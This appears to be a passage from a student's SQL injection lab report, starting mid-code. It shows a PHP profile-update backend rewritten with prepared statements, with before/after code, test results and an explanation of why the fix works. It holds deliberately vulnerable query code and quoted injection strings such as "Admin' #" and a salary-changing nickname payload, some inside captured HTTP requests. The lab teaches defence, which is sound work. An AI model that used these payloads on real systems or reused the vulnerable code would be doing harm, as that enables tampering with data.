$stmt -> bind_result($bind_id, $bind_name, $bind_eid, $bind_salary, $bind_birth, $bind_ssn, $bind_phoneN
umber, $bind_address, $bind_email, $bind_nickname, $bind_Password);
$stmt -> fetch();


if($bind_id!=""){
    drawLayout($bind_id, $bind_name, $bind_eid, $bind_salary, $bind_birth, $bind_ssn, $bind_phoneNumber, $
bind_address, $bind_email, $bind_nickname, $bind_Password);
}else{
    // User authentication failed
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    echo "<div class='alert alert-danger'>";
    echo "The account information you provide does not exist.";
    echo "<br>";
    echo "</div>";
    echo "<a href='index.html'>Go back</a>";
    echo "</div>";
    return;
}

/*
if (!$result = $conn->query($sql)) {
```


An attack attempt (Same instruction as Task 2.1) failed:



A normal admin login succeeded:



A normal user login succeeded:



Key	Value
Employee ID	10000
Salary	90000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

The PHP code in *unsafe_edit_backend.php* before modifying:

```
$conn = getDB();
// Don't do this, this is not safe against SQL injection attack
$sql="";
if($input_pwd!=''){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $_SESSION['pwd']=$hashed_pwd;
    $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',Password='$hashed_pwd',PhoneNumber='$input_phonenumber' where ID=$id;";
}else{
    // if password field is empty.
    $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',PhoneNumber='$input_phonenumber' where ID=$id;";
}
$conn->query($sql);
$conn->close();
header("Location: unsafe_home.php");
exit();
?>
```


The PHP code in *unsafe_edit_backend.php* after modifying:

```
$conn = getDB();

// Don't do this, this is not safe against SQL injection attack
// $sql="";
$stmt="";
if($input_pwd!=''){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    // Update the password stored in the session.
    $_SESSION['pwd']=$hashed_pwd;
    // $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',Password='$hashed_pwd',PhoneNumber='$input_phonenumber' where ID=$id;";

    $stmt = $conn -> prepare("UPDATE credential SET nickname = ?, email = ?, address = ?, Password = ?, PhoneNumber = ? where ID = ?");
    $stmt -> bind_param("sssssi", $input_nickname, $input_email, $input_address, $hashed_pwd, $input_phonenumber, $id);
} else {
    // if password field is empty.

    // $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',PhoneNumber='$input_phonenumber' where ID=$id;";

    $stmt = $conn -> prepare("UPDATE credential SET nickname = ?, email = ?, address = ?, PhoneNumber = ? where ID = ?");
    $stmt -> bind_param("ssssi", $input_nickname, $input_email, $input_address, $input_phonenumber, $id);
}
$stmt -> execute();
// $conn->query($sql);

$conn->close();
header("Location: unsafe_home.php");
exit();
?>
```

An attack attempt (Similar instruction as in Task 3.1) failed:

Alice Profile

Key	Value
Employee ID	10000
Salary	90000
Birth	9/20
SSN	10211002
NickName	', salary = '88888' WHERE EID = '10000' #

moz-extension://9c65e60c-10bd-4af1-9099-588e0db9db95 - HTTP Header Live Sub - Mozilla Firefox

GET hp?NickName=%27%2Csalary+%3D+%2788888%27+WHERE+EID+%3D+%2710000%27+%23&Email=

Host: www.seedlabsqlinjection.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.seedlabsqlinjection.com/unsafe_edit_frontend.php
Cookie: PHPSESSID=qdhad33pgr43abmodlv4pig4b2
Connection: keep-alive
Upgrade-Insecure-Requests: 1

Act

A normal profile update succeeded:

Alice Profile

Key	Value
Employee ID	10000
Salary	90000
Birth	9/20
SSN	10211002
NickName	alicealice


```
GET http://www.seedlabsqlinjection.com/unsafe_edit_backend.php?NickName=alicealice&Email=&Addre
Host: www.seedlabsqlinjection.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.seedlabsqlinjection.com/unsafe_edit_frontend.php
Cookie: PHPSESSID=qdhad33pgr43abmodlv4pig4b2
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

Observations: First I rewrote the query using the SQL prepare statement in *unsafe_home.php*. After the modification, the attack in Task 2.1, where the attacker tries to log into the web application as the admin without knowing the admin's password, failed. In addition, normal admin and user login activities can be successfully performed. Second, I rewrote the query using the SQL prepare statement in *unsafe_edit_backend.php*. After the modification, the attack in Task 3.1, where Alice tries to modify her salary, failed. In addition, normal profile editing activities such as changing the nickname can be successfully performed.

Explanations: At a high level, the countermeasure works because a prepared statement will go through the compilation step, and be turned into a pre-compiled query with empty placeholders for data. Then user input data are plugged directly into the pre-compiled query and sent to the execution engine without going through the compilation step. Therefore, there is no way for the user input to be interpreted as executable code. And this countermeasure is an example of the idea that we should separate code from data. Specifically, after the modification in *unsafe_home.php*, whatever input provided in the USERNAME field in the login page will be treated as a string, not code which will get compiled or executed. Therefore, the attack string "Admin' #" in Task 2.1 will be treated as a username. Since there is no match in the database, the query returns an error "The account information you provide does not exist". After the modification in *unsafe_edit_backend.php*, whatever input provided in the relevant fields (such as Nickname, email, phoneNumber) will be interpreted as pure text, not code which will get compiled or executed. Therefore, the attack string " ', salary = '88888' WHERE EID = '10000' # " in Task 3.1 will be treated as a nickname, and consequently Alice's nickname, instead of Alice's salary is modified to the content in the attack string.